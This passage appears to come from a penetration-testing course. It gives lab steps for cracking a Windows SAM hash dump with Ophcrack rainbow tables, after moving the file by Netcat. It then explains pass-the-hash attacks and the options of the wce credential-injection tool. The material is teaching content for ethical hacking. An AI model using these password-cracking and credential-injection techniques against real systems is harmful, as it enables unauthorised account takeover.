
For this lab, we'll use the Ophcrack image from the course USB, which includes the Ophcrack ISO file at the top of its directory structure. We're going to boot this image from within VMware and use it to crack a Windows password hash dump file that we've also included on the USB, called sam.txt in the Windows directory. Ophcrack is based on the SLAX Linux distribution, so you will see references to SLAX from time to time as you progress through the lab.

From the course USB, copy both the ophcrack.iso and ophcrack.vmx file to the same directory of your hard drive, such as the Desktop.



To boot Ophcrack in VMware, you should simply double-click its VMX file in the host operating system's GUI or activate it at the command line. To launch it from the GUI, navigate to the ophcrack.vmx file that you copied to your hard drive (likely on your desktop, right beside the ophcrack.iso file), and double-click it.

VMware should automatically launch the Ophcrack guest machine. If it does not (because the VMX suffix association with the VMware Executable got trounced in your operating system), simply run VMware, click Open a virtual machine, and navigate to this VMX file to open the Ophcrack guest.




As the system boots, select the default boot option, which is `Ophcrack LiveCD Graphics Mode (auto mode)`, which should identify the virtualized graphics hardware of VMware, bringing up the GUI.

After the system is booted up, it presents you with a terminal window. There is no need to log in. In the terminal window, invoke Ophcrack by typing the following at the command prompt:

```
# ophcrack
```

If a terminal window doesn't appear, just right-click anywhere on the black background, and select **`xterm`**. Then, you should have a terminal.

Now that we have Ophcrack running, we need to configure it. There are two phases of this configuration. In Phase A, we need to tell Ophcrack where to find its Rainbow Tables. In Phase B, we need to give it a file of hashes to crack. That's all that is needed to launch a Rainbow Table attack with the Ophcrack image.



To configure Ophcrack with Rainbow Tables, click the Tables button at the top of the Ophcrack GUI. In the Select ophcrack tables window, type the following in the field labeled Tables directory (overwriting the line that is already there):

```
/mnt/live/mnt/hdc/slax/ophcrack/tables
```

Click OK. You have now loaded the tables.


If you want (and have extra time), you can review these tables by going to a terminal window (right-click the black background and select **xterm**) and changing directories:

```
# cd /mnt/live/mnt/hdc/slax/ophcrack/tables
# ls
```

There are multiple tables here, each with its own character set, chain length, and so on. You can read about these tables by typing:

```
# more README-10k.txt
```

Unfortunately, there is no `less` command in Ophcrack Live CD, so we use `more` here to read the file.



Now that we've loaded the Rainbow Tables into Ophcrack, we need to load our hashes for cracking. The hashes were dumped from a Windows box and included on the course USB in the Windows directory. To move the hashes, we'll put our Ophcrack image on the network and use Netcat to shoot it a hash file from the course USB. As we've already seen in earlier labs, this technique comes in handy quite often for penetration testers and ethical hackers.

In Step 1, on the Ophcrack image, bring up another terminal (right-click anywhere on the black background and select xterm).

In Step 2, use the ifconfig command to set an IP address for your Ophcrack guest machine. Choose an IP Address that will not collide with any other addresses in the class, such as 10.10.77.[X], where X is the octet given to you at the start of the class. Set your Ophcrack system IP address using:


```
# ifconfig eth0 10.10.77.[X] netmask 255.255.0.0
```

In Step 3, make sure your Windows machine can ping your Ophcrack image:

```
C:\> ping 10.10.77.[X]
```

If it can, move to Step 4. If it cannot ping, make sure your network configuration in VMware is set to Bridged networking and that the interface is "connected," and that you have a link connection to a switch or hub. In Step 4, we run a Netcat listener on the Ophcrack image. We've configured it to not resolve names (-n) and to listen (-l) on local port (-p) 2222. Whatever it receives will be dumped into /tmp/sam.txt.

```
# nc -n -l -p 2222 > /tmp/sam.txt    ← That is a dash-lowercase-L,
                                       not a dash-one.
```



In Steps 5, 6, and 7 on Windows, we change directories to our course USB (which might be D:\, E:\, or some other drive letter), going to the Windows directory, and review the contents of sam.txt. Make sure your course USB has been inserted to your system and connected to your Windows machine.

```
C:\> cd [USB_Drive_Letter]:\windows
C:\> [USB_Drive_Letter]:
[USB_Drive_Letter]:\> type sam.txt
```


In Step 8, run Netcat on Windows to push the file to the Ophcrack image. We invoke Netcat (which we are assuming is in c:\tools\nc.exe) verbosely (-v) to not resolve names (-n) waiting no more than 3 seconds (-w3) to connect to the Ophcrack IP address (10.10.77.[X]) on TCP port 2222, sending it the contents of sam.txt.

```
[USB_Drive_Letter]:\> c:\tools\nc.exe -v -n -w3 10.10.77.[X] 2222 < sam.txt
```

The transfer should finish automatically after a few seconds. Finally, in Step 9, when the transfer finishes, in Ophcrack, review the contents of the /tmp/sam.txt file.

```
# cat /tmp/sam.txt
```


If you see the hashes, your transfer worked properly. If you don't see them, one of the steps above failed. Check your steps carefully.



If you were able to move the hashes successfully using Netcat, in Ophcrack, click the Load button, and select PWDUMP FILE. Double-click File System on the left side of the screen; then navigate down to /tmp/sam.txt and click Open.

If you were not able to move the hashes using Netcat, you could type in a single hash from the file, just so you can get a feel for how a Rainbow Tables password cracking attack works. To do that, go to Load→Single Hash. Type in a LANMAN hash from the sam.txt file on the course USB.


Now, we have the hashes loaded, so we are ready to start the password cracking attack.



To start the Rainbow Tables attack, simply click the Launch button in Ophcrack. As it runs, note the statistics on the bottom of the Ophcrack screen. It shows the Table set name (starting with LM alphanumeric, which is the simplest LANMAN set included on the Ophcrack image). It tells you which fraction of the given Rainbow Table set has been analyzed to crack the passwords in the list and the total Time elapsed since the password cracking attack was launched.

If NOTHING happens, or you just see a series of … … …. where the passwords should be, or it says it cannot find the tables, go back and reload the tables.


Let it run for several minutes. You should see it successfully cracking most of the hashes from the sam.txt file.




Let Ophcrack run for a while, watching its status in the footer of the Ophcrack window.

When you finish with the lab and want to close down Ophcrack, you can click the Stop button in its window. Then, simply close VMware or pause that guest.

Beware, though. If you pause the running image, it creates a VMware suspended state file in your host machine. This file includes the memory dump of the running image, which would include your password hashes and even their cracked values. Thus, in an actual penetration test or ethical hacking lab, it's useful to make sure that you delete all artifacts associated with the VMware image you used for password cracking. The files of particular interest to us are the .vmss and .vmem files associated with the image we booted.



The final technique we cover in this session is also a form of password attack. However, this attack differs from password guessing and password cracking in that the attacker never determines what the password actually is. Instead, the attacker uses the hashed form of the password to access target systems directly, in a so-called pass-the-hash attack.



As you have seen, attackers can guess or crack passwords associated with a target system. However, both guessing and cracking require iterating through a series of password guesses, which could take a lot of time, depending on the complexity of the password hashing/crypto algorithm, the complexity of the passwords, and the amount of resources the attacker can throw at the problem.

But, the attacker has another option for some types of systems. If the attacker can get access to the password hashes, he may use them directly for authentication. The attacker may grab the password hashes by dumping them from a Windows SAM database (a process that requires admin privileges). Alternatively, the user may sniff the hashes in an authentication exchange on the network. Or, if the attacker can compromise a user's currently logged in session on a computer, he may grab the cached authentication credentials for that user from memory.


Regardless of how the attacker gets the hashes, some environments allow an attacker with the appropriate hash to access the target environment posing as that user. This kind of attack, known as pass-the-hash, is most often employed against Windows targets; although, this kind of flaw is also found in some other systems, such as vulnerable web applications.

In a pass-the-hash attack on Windows, the attacker steals password hashes from the target environment, illustrated as Step 1 of the figure on the slide. Then, instead of cracking those passwords, the attacker strips off the hash for a given user (likely one in the administrator's group) and carefully places it in the memory of the Local Security Authority Subsystem Service (LSASS) of an attacker-controlled machine in Step 2. Then, the attacker can simply use various Windows file and print sharing client tools to access the target system, with Windows automatically presenting the user's credentials to the target, thereby bypassing any need for providing an actual password in Step 3. The password hash is all that is needed, as well as a tool that puts it into memory.

What are the advantages of pass-the-hash attacks? First, the attacker doesn't have to spend any time cracking or guessing passwords after the hashes are obtained. In addition, the attacker presents a single hash to the target system, and does not conduct a series of guesses. Thus, the pass-the-hash technique does not trigger account lockout. Further, it gives the attacker access to the target with the privileges of the user whose hash is employed in the attack, quite possibly an administrator's hash yielding administrator privileges.

However, this form of attack does require the attacker to get access to the hashes in the first place, possibly dumping them from the target machine using admin privileges. But, if the attacker already has admin privileges, why bother using pass-the-hash to obtain, well, the same admin privileges? Because with pass-the-hash, the attacker can directly utilize the Windows file and print sharing clients and management software. That's flexible access, without requiring any time-consuming password cracking or guessing.

In May 2014, Microsoft released a patch associated with Security Advisory 2871997 to try to mitigate some pass-the-hash attacks. This patch is an *optional* install for Windows 7, 8, and 2012 Server. The patch alters Windows so that all local admin accounts are prevented from logging in across the network, except for the original local administrator account (with a RID of 500). Thus, as a penetration tester, this patch would block pass-the-hash attacks if you used an account in the local admin group that did not have a RID of 500. But, as long as you use that admin RID 500 account, or a domain admin account, pass-the-hash attacks work well even on a system that includes this patch. Furthermore, because this patch is optional and could break some network applications, deployment is sporadic, so you may not encounter it in many environments. Therefore, pass-the-hash remains a vital component of any penetration tester's toolbox in a Windows environment.



Hernán Ochoa distributes a free Windows-based pass-the-hash attack tool called the Windows Credentials Editor, or wce for short. This tool injects credentials into memory so that any Windows tool that uses pass-through authentication (such as net use, reg, sc, and even nonbuilt-in tools such as Sysinternals psexec) passes the credentials of the wce user.


The wce tool is an evolutionary advancement over Ochoa's earlier tool, known as the Pass-the-Hash Toolkit (PTH). And, in addition to grabbing and injection LANMAN and NT hashes, recent versions of the wce tool can also inject Kerberos tickets into memory so that an attacker can use them to authenticate to a target in a pass-the-ticket attack, directly analogous to pass-the-hash.

The command-line options for achieving these operations are -l to list hashes available to the current session, -s to inject the hashes so that they can be used, -d to remove injected hashes, -K (uppercase) to list Microsoft Kerberos tokens, and -k (lowercase) to inject the Kerberos tokens.

Metasploit's Psexec and Pass-the-Hash

